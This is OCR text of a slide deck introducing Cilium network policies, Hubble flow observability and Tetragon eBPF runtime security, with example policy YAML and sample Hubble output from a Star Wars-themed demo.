
Native Cloud Support

Alibaba, AWS, Azure, Google



CNI Chaining

Compatible with almost all other CNIs



Platform Integration


Getting Started Guides

Try Cilium on any Kubernetes distribution in under 15 minutes


Minikube	Self-Managed Kubernetes	Amazon EKS	Google GKE	Microsoft AKS

Security

Identity-based Security




API-aware Authorization




Cassandra Cilium Network Policy Example


```
apiVersion: "cilium.io/v2"
kind: CiliumNetworkPolicy
[...]
specs:
- endpointSelector:
  matchLabels:
    app: cassandra
  ingress:
  - toPorts:
    - ports:
      - port: "9042"
        protocol: TCP
        l7proto: cassandra
        l7:
        - query_action: "select"
          query_table: "myTable"
```


DNS-aware Cilium Network Policy






```yaml
apiVersion: "cilium.io/v2"
kind: CiliumNetworkPolicy
[...]
specs:
- endpointSelector:
  matchLabels:
    app: frontend
  egress:
  - toFQDNs:
    - matchName: "*.mydomain.io"
    toPorts:
    - ports:
      - port: "443"
        protocol: TCP
```

DNS Proxy HA


Worker Node
pod
pod
4. Connect to my-bucket.s3.amazonaws.com
3. Allow 10.1.1.1, 10.1.1.2, ...
cilium Agent
• FQDN Cache sync
• DNS Authorization
• Datapath creation
cilium DNS Proxy
1. DNS resolution of my-bucket.s3.amazonaws.com
2. DNS respons of 10.1.1.1, 10.1.1.2, ...
aws
S3 Storage

L3 Matching Capabilities

Kubernetes

- Pod labels
- Namespace name & labels
- ServiceAccount name
- Service names
- Cluster names

DNS Names

- FQDN and regular expression

CIDR

- CIDR blocks with exceptions

Cloud Providers

- Instance labels
- VPC/Subnet name/tags
- Security group name


Logical Entities

- Everything inside cluster
- Everything outside cluster
- Local host
- ...

Observability

What is Hubble?

cilium



Flow Visibility

```
$ kubectl get pods
NAME                          READY   STATUS    RESTARTS   AGE
tiefighter                    1/1     Running   0          2m34s
xwing                         1/1     Running   0          2m34s
deathstar-5b7489bc84-crlxh    1/1     Running   0          2m34s
deathstar-5b7489bc84-j7qwq    1/1     Running   0          2m34s

$ hubble observe --follow -l class=xwing
# DNS lookup to coredns
default/xwing:41391 (ID:16092) -> kube-system/coredns-66bff467f8-28dgp:53 (ID:453) to-proxy FORWARDED (UDP)
kube-system/coredns-66bff467f8-28dgp:53 (ID:453) -> default/xwing:41391 (ID:16092) to-endpoint FORWARDED (UDP)
# ...
# Successful HTTPS request to www.disney.com
default/xwing:37836 (ID:16092) -> www.disney.com:443 (world) to-stack FORWARDED (TCP Flags: SYN)
www.disney.com:443 (world) -> default/xwing:37836 (ID:16092) to-endpoint FORWARDED (TCP Flags: SYN, ACK)
www.disney.com:443 (world) -> default/xwing:37836 (ID:16092) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
default/xwing:37836 (ID:16092) -> www.disney.com:443 (world) to-stack FORWARDED (TCP Flags: RST)
# ...
# Blocked HTTP request to deathstar backend
default/xwing:49610 (ID:16092) -> default/deathstar:80 (ID:16081) Policy denied DROPPED (TCP Flags: SYN)
```

Flow Metadata

- Ethernet headers
- IP & ICMP headers
- UDP/TCP ports, TCP flags
- HTTP, DNS, Kafka, ...

Kubernetes

- Pod names and labels
- Service names
- Worker node names

DNS (if available)


- FQDN for source and destination

Cilium


- Security identities and endpoints
- Drop reasons
- Policy verdict matches

cilium

Service Map


jobs-demo
No service selected
5 minutes
View options
Update in 17s
recruiter
jobs-demo
9080 TCP · HTTP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
jobposting
jobs-demo
9080 TCP · HTTP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
crawler
jobs-demo
9080 TCP · HTTP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
coreapi
jobs-demo
9080 TCP · HTTP
/applicants
GET 200
POST 200
/applicants/1
GET 200
/jobs
GET 200
/jobs/1
GET 200
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
loader
jobs-demo
50051 TCP · GRPC
/loader.Loader/LoadCv
POST 200 OK
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
elasticsearch
jobs-demo
9200 TCP · ELASTICSEARCH
/applicants/_search?request_cache=fa…
GET 200 OK
/applicants/applicant/1/_source
GET 200 OK
/applicants/applicant/6/_create
PUT 201 Created
/jobs/_search?request_cache=false
GET 200 OK
/jobs/job/1/_source
GET 200 OK
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
kafka
jobs-demo
9092 TCP · KAFKA
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
statefulset.kubernetes.io/pod-name:kafka-0
zookeeper
jobs-demo
3888 TCP
2181 TCP · ZOOKEEPER
2888 TCP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
Filter labels key=val, ip=0.0.0.0, dns=google.com
Flows
Policies
All Statuses
HTTP Status
Columns
Source Service
Destination Service
Destination IP
Destination Port
Destination L7 Info
Status
Last seen
app=crawler jobs-demo
app=loader jobs-demo
10.15.32.103
TCP:50051
→ POST /loader.Loader/LoadCv 0 ms
forwarded
a minute ago
app=loader jobs-demo
app=crawler jobs-demo
10.15.17.237
TCP:33118
← POST 200 OK /loader.Loader/Lo…
forwarded
a minute ago

Cilium & Grafana Integration



ISOVALENT

It is your turn!

https://isovalent.com/resource-library/labs/

Getting Started with Cilium

ISOVALENT

Introduction to Cilium Tetragon

eBPF-based Security Observability & Runtime Enforcement

Tetragon

Security Observability & Runtime Enforcement

CLOUD NATIVE COMPUTING FOUNDATION

Metrics

Events

SIEM


fluentd


Logs

Traces

JSON

Tetragon Agent





Kernel Runtime

Smart Collector

Stack Traces

Ring Buffer

Metrics

Hash Maps

Linux Kernel

Process Execution

Syscall Activity

System Calls

File Access

VFS

Seq Attack

TCP/IP

NS Escapes

Priv Escalations

Namespaces

Data Access

Storage

HTTP, DNS, TLS

eth0

Network

ISOVALENT

Runtime Security - Security in Real Time


Active protection while your workload is running

→ **Detecting** malicious activity in real time
→ **Reporting** when malicious events occur
→ Even better, **preventing** them

How could we spot this activity?


- LD_PRELOAD
- ptrace
- seccomp
- LSM
- eBPF

LD_PRELOAD



